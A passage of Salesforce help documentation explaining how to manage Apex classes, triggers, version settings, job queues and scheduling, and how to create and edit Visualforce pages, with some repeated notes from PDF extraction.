- You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.
 - You cannot delete a class that is specified as a controller for a Visualforce page or component.
 - A  icon indicates that an Apex class was released in a managed package. Apex classes in packages have special considerations. For more information, see the [Force.com Quick Reference for Developing Packages](#).
 - A  icon indicates that an Apex class is in an installed managed package. You cannot edit or delete a class in a managed package.
 - A  icon indicates that an Apex class in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex class through the package detail page.
- If an Apex class has any methods defined as a `webservice`, you can click **WSDL** next to the class name to generate a WSDL document from the class contents. This document contains all of the information necessary for a client to consume Apex Web service methods. All class methods with the `webservice` keyword are included in the resulting WSDL document.
 - Click **Security** next to the class name to select the profiles that are allowed to execute methods in the class from top-level entry points, such as Web service methods. For classes that are installed in your organization as part of a managed package, this link only displays for those defined as `global`.
 - Click **Estimate your organization's code coverage** to find out how much of the Apex code in your organization is currently covered by unit tests. This percentage is based on the latest results of tests that you've already executed. If you have no test results, code coverage will be 0%.
 - If you have unit tests in at least one Apex class, click **Run All Tests** to run all the unit tests in your organization.
 - Click **Compile all classes** to compile all the Apex classes in your organization. If you have classes that are installed from a managed package and that have test methods or are test classes, you must compile these classes first before you can view them and run their test methods from the Apex Test Execution page. Managed package classes can be compiled only through the **Compile all classes** link because they cannot be saved. Otherwise, saving Apex classes that aren't from a managed package causes them to be recompiled. This link compiles all the Apex classes in your organization, whether or not they are from a managed package.
-  **Note:** The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't

have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

[Define Apex Classes](#)

[View Apex Classes](#)

Manage Apex Triggers

A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted.

Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located on the Apex Triggers page in Setup. Triggers are also associated and stored with specific objects and are listed in the object management settings for each object. For additional development functionality, use the [Developer Console](#).

 **Note:** The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Click **New** to create an Apex trigger.

 **Note:** You can only create triggers from the associated object, not from the Apex Triggers page.

Once you have created an Apex trigger:

- Click **Edit** next to the trigger name to modify its contents in a simple editor.
- Click **Del** next to the trigger name to delete the trigger from your organization.

 **Note:**

- You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.
- A  icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.
- A  icon indicates that an Apex trigger in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex trigger through the package detail page.

To define, edit, delete, set version settings, and show dependencies for Apex triggers:

- "Author Apex"

Managing Version Settings for Apex

To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. This ensures that as Apex, the API, and the components in managed packages evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

To set the Salesforce API and Apex version for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select the `version` of the Salesforce API. This is also the version of Apex associated with the class or trigger.
3. Click **Save**.

To configure the package version settings for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select a `version` for each managed package referenced by the class or trigger. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.
3. Click **Save**.

Note the following when working with package version settings:

- If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the Apex class or trigger is associated with the latest installed version of the managed package by default.
- You cannot **Remove** a class or trigger's version setting for a managed package if the package is referenced in the class or trigger. Use **Show Dependencies** to find where a managed package is referenced by a class or a trigger.

EDITIONS

Available in: **Performance, Unlimited, Developer, Enterprise,** and **Database.com** Editions

Managed Packages are not available in **Database.com**.

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

View Apex Classes

After you have created a class, you can view the code contained in the class, as well as the API against which the class was saved, and whether the class is valid or active. From Setup, enter *Apex Classes* in the *Quick Find* box, then select **Apex Classes**, then click the name of the class you want to view. While viewing a class, you can do any of the following.

- Click **Edit** to make changes to the class.

Note:

- You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.
- A icon indicates that an Apex class was released in a managed package. Apex classes in packages have special considerations. For more information, see the [Force.com Quick Reference for Developing Packages](#).
- A icon indicates that an Apex class is in an installed managed package. You cannot edit or delete a class in a managed package.
- A icon indicates that an Apex class in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex class through the package detail page.

You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

- Click **Delete** to delete the class.

Note: You cannot delete a class that is specified as a controller for a Visualforce page or component.

- If your class has a method defined as a `webservice`, click **Generate WSDL** to generate a WSDL document based on the class.

Note: You cannot generate a WSDL document for classes defined as `isTest`.

- Click **Download** to download a copy of your Apex.
- Click **Run Test** to run the unit tests contained in the class.
- Click **Security** to set the Apex class level security.
- Click **Show Dependencies** to display the items, such as fields, objects, or other classes, that must exist for this class to be valid.

The **Class Summary** tab displays the prototype of the class; that is, the classes, methods and variables that are available to other Apex code. The **Class Summary** tab lists the access level and signature for each method and variable in an Apex class, as well as any inner classes. If there is no prototype available, this tab is not available.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

 **Note:**

- For Apex classes not included in managed packages, only classes, methods and variables defined as either `global` or `public` are displayed.
- For Apex classes included in managed packages, the **Class Summary** tab also lists the package version a particular property or method was introduced. You can select a version number from the drop-down list to see the prototype for the selected package version. The default value is the current installed version. A package developer can deprecate an Apex method and upload a new package version, thus exposing an Apex class with a different prototype. Only classes, methods and variables defined as `global` are displayed in prototypes for managed package classes.

If an Apex class references components in installed managed packages, such as another class, trigger, or custom object, the **Version Settings** tab lists the package versions of the packages containing the referenced components.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the class.

SEE ALSO:

[Define Apex Classes](#)

[Manage Apex Classes](#)

[Debug Log Filtering for Apex Classes and Apex Triggers](#)

View Apex Trigger Details

Apex triggers are stored as metadata in the application under the object with which they are associated. You can also view all triggers in Setup by entering *Apex Triggers* in the **Quick Find** box, then selecting **Apex Triggers**.

- 
- Note:**
- You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API
- `deploy`
- call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

To view the details for a trigger, from Setup, enter “Apex Triggers” in the **Quick Find** box, then select **Apex Triggers**, then click the name of the trigger. You can also access the trigger details from the object management settings for an object.

From the trigger detail page, you can do any of the following:

- Click **Edit** to modify the contents of the trigger.

 **Note:** A  icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.

- Click **Delete** to delete the trigger from your organization.
- Click **Show Dependencies** to display the items, such as fields, s-controls, or classes, that are referenced by the Apex code contained in the trigger.
- Click **Download Apex** to download the text of the trigger. The file is saved with the name of the trigger as the file name, with the filetype of `.trg`.

The trigger detail page shows the following information for a trigger:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS

To view Apex triggers:

- “Author Apex”

- The name of the trigger
- The name of the object with which the trigger is associated, such as Account or Case.
- The API version that the trigger has been saved against.
- Whether a trigger is valid.

 **Note:** Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

- Whether the trigger is active.
- The text of the Apex code contained in the trigger.
- If trigger references components in installed managed packages, such as an Apex class, a Visualforce page, a custom object, and so on, the Version Settings section lists the package versions of the packages containing the referenced components.
- If the trigger is contained in an installed managed package, the `Installed Package` indicates the package name.

The **Log Filters** tab displays the debug log categories and debug log levels that you can set for the trigger. For more information, see [Debug Log Filtering for Apex Classes and Apex Triggers](#) on page 6108.

SEE ALSO:

[Find Object Management Settings](#)

Create an Apex Class from a WSDL

An Apex class can be automatically generated from a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex.

 **Note:** Use Outbound Messaging to handle integration solutions when possible. Use callouts to third-party Web services only when necessary.

To access this functionality:

1. In the application, from Setup, enter *Apex Classes* in the **Quick Find** box, then select **Apex Classes**.
2. Click **Generate from WSDL**.
3. Click **Browse** to navigate to a WSDL document on your local hard drive or network, or type in the full path. This WSDL document is the basis for the Apex class you are creating.

 **Note:** The WSDL document that you specify might contain a SOAP endpoint location that references an outbound port.

For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

- 80: This port only accepts HTTP connections.
- 443: This port only accepts HTTPS connections.
- 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

4. Click **Parse WSDL** to verify the WSDL document contents. The application generates a default class name for each namespace in the WSDL document and reports any errors. Parsing fails if the WSDL contains schema types or constructs that aren't supported by Apex classes, or if the resulting classes exceed the 1 million character limit on Apex classes. For example, the Salesforce SOAP API WSDL cannot be parsed.
5. Modify the class names as desired. While you can save more than one WSDL namespace into a single class by using the same class name for each namespace, Apex classes can be no more than 1 million characters total.
6. Click **Generate Apex**. The final page of the wizard shows which classes were successfully generated, along with any errors from other classes. The page also provides a link to view successfully generated code.

The successfully generated Apex classes include stub and type classes for calling the third-party Web service represented by the WSDL document. These classes allow you to call the external Web service from Apex. For each generated class, a second class is created with the same name and with a prefix of `ASYNc`. The first class is for synchronous callouts. The second class is for asynchronous callouts. For more information, see the [Force.com Apex Code Developer's Guide](#).

Note the following about the generated Apex:

- If a WSDL document contains an Apex reserved word, the word is appended with `_x` when the Apex class is generated. For example, `limit` in a WSDL document converts to `limit_x` in the generated Apex class. For a list of reserved words, see the [Force.com Apex Code Developer's Guide](#).
- If an operation in the WSDL has an output message with more than one element, the generated Apex wraps the elements in an inner class. The Apex method that represents the WSDL operation returns the inner class instead of the individual elements.

SEE ALSO:

[Define Apex Classes](#)

Monitoring the Apex Job Queue

The Apex job queue lists all Apex jobs that have been submitted for execution. Jobs that have completed execution are listed, as well as those that are not yet finished, including:

- Apex methods with the `future` annotation that have not yet been executed. Such jobs are listed as Future in the Job Type column, and do not have values in the Total Batches or Batches Processed columns.
- Apex classes that implement the `Queueable` interface that have not yet been executed. Such jobs are listed as Future in the Job Type column, and do not have values in the Total Batches or Batches Processed columns.
- Scheduled Apex jobs that have not yet finished executing.
 - Such jobs are listed as Scheduled Apex in the Job Type column, don't have values in the Total Batches or Batches Processed columns, and always have a Queued status.
 - Scheduled jobs can't be aborted from this page; use the Scheduled Jobs page to manage or delete scheduled jobs.
 - Even though a scheduled job appears on both the Apex Jobs and Scheduled Jobs pages, it counts only once against the asynchronous Apex execution limit.
- Apex sharing recalculation batch jobs that have not yet finished execution. Such jobs are listed as Sharing Recalculation in the Job Type column. The records in a sharing recalculation job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.
- Batch Apex jobs that have not yet finished execution. Such jobs are listed as Batch Apex in the Job Type column. The records in a batch Apex job are automatically split into batches. The Total Batches column lists the total number of batches for the job. The Batches Processed column lists the number of batches that have already been processed.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

 **Note:** Sharing recalculation batch jobs are currently available through a limited release program. For information on enabling Apex sharing recalculation batch jobs for your organization, contact Salesforce.

This table lists all the possible job status values. The Status column lists the current status of the job. The possible values are:

Status	Description
Queued	Job is awaiting execution.
Preparing	The <code>start</code> method of the job has been invoked. This status might last a few minutes depending on the size of the batch of records.
Processing	Job is being processed.
Aborted	Job was aborted by a user.
Completed	Job completed with or without failures.
Failed	Job experienced a system failure.

Batch Apex jobs can also have a status of `holding` when held in the Apex flex queue. See [Monitoring the Apex Flex Queue](#).

If one or more errors occur during batch processing, the Status Details column gives a short description of the first error. A more detailed description of that error, along with any subsequent errors, is emailed to the user who started the running batch class.

To see all Apex batch classes, click the link at the top of the page to go to the batch jobs page. Click **More Info** on a particular batch class to show the parent jobs of the batch class, including information about:

- Status
- Submitted and completion dates
- Elapsed time for each batch
- Number of processed batches
- Number of failed batches

To show a filtered list of items, select a predefined list from the `view` drop-down list, or click **Create New View** to define your own custom views. This is especially useful if you want to view only `future` methods.

Only one batch Apex job's `start` method can run at a time in an org. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

For any type of Apex job, you can click **Abort Job** in the Action column to stop all processing for that job.

All batch jobs that have completed execution are removed from the batch queue list seven days after completion.

For more information about Apex, see the [Force.com Apex Code Developer's Guide](#).

SEE ALSO:

[Schedule Apex](#)

Monitoring the Apex Flex Queue

Use the Apex Flex Queue page to view and reorder all batch jobs that have a status of Holding. Or reorder your batch jobs programmatically using Apex code.

You can place up to 100 batch jobs in a holding status for future execution. When system resources become available, the jobs are taken from the top of the Apex flex queue and moved to the batch job queue. Up to five queued or active jobs can be processed simultaneously for each org. When a job is moved out of the flex queue for processing, its status changes from Holding to Queued. Queued jobs are executed when the system is ready to process new jobs.

You can reorder jobs in the Apex flex queue to prioritize jobs. For example, you can move a batch job up to the first position in the holding queue to be processed first when resources become available. Otherwise, jobs are processed “first-in, first-out”—in the order in which they’re submitted.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Monitoring and Reordering the Apex Flex Queue

The Apex Flex Queue page lists all batch jobs that are in Holding status. You can view information about the job, such as the job ID, submission date, and Apex class. By default, jobs are numbered in the order submitted, starting with position 1, which corresponds to the job that was submitted first. You can change the position of a job by clicking **Reorder** and entering the new position number. The job is moved to the specified position unless the position number is greater than the number of jobs in the queue. In that case, the job is placed at the end of the queue. When you move a job, all other jobs in the flex queue are reordered and renumbered accordingly.

 **Note:** In the Salesforce user interface, the job at the top of the flex queue is in position 1. However, when you work with the flex queue programmatically, the first position in the flex queue is at index 0.

When the system selects the next job from the Apex flex queue for processing, the job is moved from the flex queue to the batch job queue. You can monitor the moved job in the Apex Jobs page by clicking **Apex Jobs**.

Alternatively, you can use `System.FlexQueue` Apex methods to reorder batch jobs in the flex queue. To test the flex queue, use the `getFlexQueueOrder()` and `enqueueBatchJobs(numberOfJobs)` methods in the `System.Test` class.

SEE ALSO:

[Apex Developer Guide: FlexQueue Class](#)

[Apex Developer Guide: `enqueueBatchJobs\(numberOfJobs\)`](#)

[Apex Developer Guide: `getFlexQueueOrder\(\)`](#)

Schedule Apex

Use the Apex scheduler if you have specific Apex classes that you want to run on a regular basis, or to run a batch Apex job using the Salesforce user interface.

The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

 **Important:** Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

To schedule jobs using the Apex scheduler:

1. Implement the [Schedulable](#) interface in an Apex class that instantiates the class you want to run.
2. From Setup, enter `Apex Classes` in the `Quick Find` box, select **Apex Classes**, and then click **Schedule Apex**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

3. Specify the name of a class that you want to schedule.
4. Specify how often the Apex class is to run.
 - For **Weekly**—specify one or more days of the week the job is to run (such as Monday and Wednesday).
 - For **Monthly**—specify either the date the job is to run or the day (such as the second Saturday of every month.)
5. Specify the start and end dates for the Apex scheduled class. If you specify a single day, the job only runs once.
6. Specify a preferred start time. The exact time the job starts depends on service availability.
7. Click **Save**.

 **Note:** You can only have 100 active or scheduled jobs concurrently.

Alternatively, you can call the `System.scheduleBatch` method to schedule the batch job to run once at a future time. For more details, see “Using the `System.scheduleBatch` Method” in the [Apex Developer Guide](#).

After you schedule an Apex job, you can monitor the progress of the job on the [All Scheduled Jobs](#) page.

Once the job has completed, you can see specifics about the job (such as whether it passed or failed, how long it took to process, the number of records process, and so on) on the [Apex Jobs](#) page.

Apex Hammer Test Results

Salesforce runs your org’s Apex tests in both the current and new release and compares the results to identify issues for you.

This page displays the results of running Apex tests for this org, as part of the [Apex Hammer process](#). This process runs your org’s Apex tests in both the current and new release, and compares the results. Salesforce uses these results to identify any issues to resolve before the release.

The following data is displayed.

- Date when Hammer was last run in this org
- Number of Apex tests executed and passed
- Percentage of Apex tests that are data silo tests
- Date range when Hammer is scheduled to run next

A data silo test is a test method that doesn’t have access to org data. The advantages of creating data silo tests are:

- Tests run more reliably because they aren’t dependent on data that can sometimes change.
- Failures from those tests are easier to diagnose.
- Finding bugs in the Hammer process is easier.
- Deploying from one org to another is more reliable.

You can make a test run in this preferred manner by using the default behavior. Test methods only use org data when they are annotated with `isTest(SeeAllData=true)` or in a test class annotated with `isTest(SeeAllData=true)`. Data silo tests are supported since API version 24.0. See [Isolation of Test Data from Organization Data in Unit Tests](#).

We highly recommend that as many of your tests as possible be data silo tests. The higher the percentage of data silo tests, the more effective the Hammer process is in finding potential issues in our code base. These issues could affect your org. This early detection enables Salesforce to identify and resolve bugs before we release new software.

We encourage you to write all new Apex tests as data silo tests, and convert existing tests to data silo tests.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

 **Note:**

- Maintaining the security of your data is our highest priority. We don't view or modify any data in your org, and all testing is done in a copy that runs in a secure data center.
- We triage bugs based on certain criteria and make every effort to fix them all before release.
- The Hammer process does not run in all orgs.

Apex FAQ

[Can I Call an External Web Service With Apex?](#)

[What are the Supported WSDL Schema Types for Apex Callouts?](#)

[What Is The Difference Between Apex Classes And Triggers?](#)

Can I Call an External Web Service With Apex?

Yes. You can call operations of Web services with Apex. Using the Apex Classes page, you must first generate an Apex class from the WSDL document of the external Web service before you can call its methods.

SEE ALSO:

[Apex FAQ](#)

What are the Supported WSDL Schema Types for Apex Callouts?

For callouts, Apex only supports the document literal wrapped WSDL style, along with primitive and built-in data types. We recommend that you validate the WSDL document and ensure that it contains supported schema types. If a type is not supported by Apex, a callout to a Web service operation may result in an error returned in the callout response, such as "Unable to parse callout response. Apex type not found for element item".

SEE ALSO:

[Apex FAQ](#)

What Is The Difference Between Apex Classes And Triggers?

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. A trigger is associated with a standard or custom object and can call methods of Apex classes.

Visualforce

Visualforce is a framework that allows developers to build sophisticated, custom user interfaces that can be hosted natively on the Force.com platform. The Visualforce framework includes a tag-based markup language, similar to HTML, and a set of server-side “standard controllers” that make basic database operations, such as queries and saves, very simple to perform.

With Visualforce you can:

- Create custom user interfaces that easily leverage standard Salesforce styles
- Create custom user interfaces that completely replace the standard Salesforce styles
- Build wizards and other navigation patterns that use data-specific rules for optimal, efficient application interaction

Visualforce comes with a rich component library that allows you to quickly build pages without having to create a lot of functionality yourself. In the Visualforce markup language, each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a custom controller or controller extension written in Apex.

[Visualforce Pages](#)

Visualforce pages are the top level container for custom apps built with Visualforce. Create Visualforce pages by adding Visualforce components (standard or custom), static HTML markup, and CSS styles and JavaScript to the page.

[Visualforce Components](#)

Visualforce components are small, reusable pieces of functionality—think widgets, panels, user interface elements, that kind of thing—that you use in Visualforce page markup. You can use standard Visualforce components, and create your own custom components.

[Static Resources](#)

Static resources allow you to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, style sheets, JavaScript, and other files.

[Create Visualforce Tabs](#)

Build Visualforce tabs so that users can access Visualforce pages from within Salesforce.

[Uncaught Exceptions in Visualforce](#)

Visualforce displays extra information when a page encounters errors during execution. This information can help you resolve problems with the page's code, or at least track down an owner to look further into the problem.

[Managing Version Settings for Visualforce Pages and Custom Components](#)

[Browser Security Settings and Visualforce](#)

Some Visualforce pages are run from `*.force.com` servers. If you set your browser's trusted sites to include `*.salesforce.com`, you must also add `*.force.com` to the list.

Defining Visualforce Pages

You can create Visualforce pages either by using Visualforce development mode, or by creating pages in Setup.

To create a page using the "quick fix" tool available in Visualforce development mode:

1. In your browser, enter a URL in the following form:
`https://mySalesforceInstance/apex/nameOfNewPage`, where the value of `mySalesforceInstance` is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of `nameOfNewPage` is the value you want to give to the `Name` field on your page definition.

For example, if you want to create a page called "HelloWorld" and your Salesforce organization uses the `na3.salesforce.com` instance, enter
`https://na3.salesforce.com/apex/HelloWorld`.

 **Note:** Page names can't be longer than 40 characters.

2. Because the page does not yet exist, you are directed to an intermediary page from which you can create your new page. Click **Create page** `nameOfNewPage` to create the new page. Both the page `Name` and `Label` are assigned the `nameOfNewPage` value you specified in the URL.

To create pages in Setup:

1. From Setup, enter *Visualforce Pages* in the `Quick Find` box, then select **Visualforce Pages**.
2. Click **New**.
3. In the `Name` text box, enter the text that should appear in the URL as the page name. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. In the `Label` text box, enter the text that should be used to identify the page in Setup tools, such as when defining custom tabs, or overriding standard buttons.
5. In the `Name` text box, enter the text that should be used to identify the page in the API. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. In the `Description` text box, specify an optional description of the page.

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create, edit, and set version settings for Visualforce pages:

- "Customize Application"

7. Select `Available for Salesforce mobile apps` to enable Visualforce tabs associated with the Visualforce page to be displayed in the Salesforce1 app. This checkbox is available for pages set to API version 27.0 and later.

 **Note:** Standard object tabs that are overridden with a Visualforce page aren't supported in Salesforce1, even if you select the `Available for Salesforce mobile apps` option for the page. The default Salesforce1 page for the object is displayed instead of the Visualforce page.

This option has no effect on Visualforce support in the Salesforce Mobile Classic mobile app. Instead, use the `Salesforce Mobile Classic Ready` checkbox on Visualforce Tab setup pages.

8. Select **Require CSRF protection on GET requests** to enable Cross Site Request Forgery (CSRF) protection for GET requests for the page. When checked, it protects against CSRF attacks by modifying the page to require a CSRF confirmation token, a random string of characters in the URL parameters. With every GET request, Visualforce checks the validity of this string of characters and doesn't load the page unless the value found matches the value expected.

Check this box if the page performs any DML operation when it's initially loaded. When checked, all links to this page need a CSRF token added to the URL query string parameters. This checkbox is available for pages set to API version 28.0 and later.

 **Note:** In Summer '13, the only way to add a valid CSRF token to a URL is to override an object's standard Delete link with a Visualforce page. The Delete link will automatically include the required token. Don't check this box for any page that doesn't override an object's standard Delete link.

9. In the `Visualforce Markup` text box, enter Visualforce markup for the page. A single page can hold up to 1 MB of text, or approximately 1,000,000 characters.
10. Click **Version Settings** to specify the version of Visualforce and the API used with this page. You can also specify versions for any managed packages installed in your organization.
11. Click **Save** to save your changes and return to the Visualforce detail screen, or click **Quick Save** to save your changes and continue editing your page. Your Visualforce markup must be valid before you can save your page.

 **Note:** Though your Visualforce markup can be edited from this part of Setup, to see the results of your edits you have to navigate to the URL of your page. For that reason, most developers prefer to work with development mode enabled so they can view and edit pages in a single window.

Once your page has been created, you can access it by clicking **Preview**. You can also view it manually by entering a URL in the following form: `http://mySalesforceInstance/apex/nameOfNewPage`, where the value of `mySalesforceInstance` is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of `nameOfNewPage` is the value of the `Name` field on your page definition.

[Enable Visualforce Pages for the Salesforce1 Mobile App](#)

Enabling Development Mode

Although you can view and edit Visualforce page definitions on the Visualforce Pages page in Setup, enabling Visualforce development mode is the best way to build Visualforce pages. Development mode provides you with:

- A special development footer on every Visualforce page that includes the page's view state, any associated controller, a link to the component reference documentation, and a page markup editor that offers highlighting, find-replace functionality, and auto-suggest for component tag and attribute names.
- The ability to define new Visualforce pages just by entering a unique URL.
- Error messages that include more detailed stack traces than what standard users receive.

To enable Visualforce development mode:

1. From your personal settings, enter *Advanced User Details* in the **Quick Find** box, then select **Advanced User Details**. No results? Enter *Personal Information* in the **Quick Find** box, then select **Personal Information**.
2. Click **Edit**.
3. Select the **Development Mode** checkbox.
4. Optionally, select the **Show View State in Development Mode** checkbox to enable the **View State** tab on the development footer. This tab is useful for monitoring the performance of your Visualforce pages.
5. Click **Save**.

Viewing and Editing Visualforce Pages

From Setup, enter *Visualforce Pages* in the **Quick Find** box, then select **Visualforce Pages** and click the name of a Visualforce page to view its details, including when it was created, when it was last modified, and the Visualforce markup associated with the page.

From the detail page, you can do any of the following:

- Click **Edit** to edit existing page markup.
- Click **Delete** to delete the page.
- Click **Clone** to create a copy of the page. You must specify a new name for the new page.
- Click **Where is this used?** to view a list of all references to the page in your organization.
- Click **Show Dependencies** to display the items, such as fields, objects, or other classes, that must exist for this class to be valid.
- Click **Preview** to open the page in a new window.

 **Note:** If the Visualforce page is contained in an installed managed package, you can only view the page. You can't edit, delete or clone it.

If the Visualforce page is contained in an installed managed package, the **Installed Package** indicates the package name. The **Available in Package Versions** field gives the range of package versions in which the Visualforce page is available. The first version number in the range is the first installed package version that contains the Visualforce page.

To clone, edit, or delete Visualforce markup:

- "Customize Application"

To edit custom Visualforce controllers

- "Author Apex"

Viewing and Editing Visualforce Pages with Development Mode Enabled

With development mode enabled, you can view and edit the content of a page by navigating to the URL of the page. For example, if a page is named `HelloWorld`, and your Salesforce instance is `na3.salesforce.com`, enter `https://na3.salesforce.com/apex/HelloWorld` in your browser's address bar.

After enabling development mode, all Visualforce pages display with the development mode footer at the bottom of the browser:

- Click the tab with the name of the page to open the page editor to view and edit the associated Visualforce markup without having to return to the Setup area. Changes display immediately after you save the page.
- If the page uses a custom controller, the name of the controller class is available as a tab. Click the tab to edit the associated Apex class.
- If the page uses any controller extensions, the names of each extension are available as tabs. Clicking on the tab lets you edit the associated Apex class.
- If enabled in Setup, the **View State** tab displays information about the items contributing to the view state of the Visualforce page.
- Click **Save** (just above the edit pane) to save your changes and refresh the content of the page.
- Click **Component Reference** to view the documentation for all supported Visualforce components.
- Click **Where is this used?** to view a list of all items in Salesforce that reference the page, such as custom tabs, controllers, or other pages.
- Click the Collapse button () to collapse the development mode footer panel. Click the Expand button () to toggle it back open.
- Click the Disable Development Mode button () to turn off development mode entirely. Development mode remains off until you enable it again from your personal information page in your personal settings.

Managing Visualforce Pages

After creating Visualforce pages, you can customize, edit, and delete them. From Setup, enter *Visualforce Pages* in the **Quick Find** box, then select **Visualforce Pages** to display the Pages list page, which shows all the Visualforce pages defined for your organization. From the Pages list page, you can:

- Click **New** to [define a new Visualforce page](#).
 - Click a page name to [display detailed information about the page](#), including its label and Visualforce markup.
 - Click **Edit** next to a page name to modify the page's name, label, or Visualforce markup.
-  **Note:** A  icon indicates that a Visualforce page is in an installed managed package. You can't edit or delete a Visualforce page in a managed package.
- Click **Del** to remove a page.
 - Click **Security** to manage the security for the page.
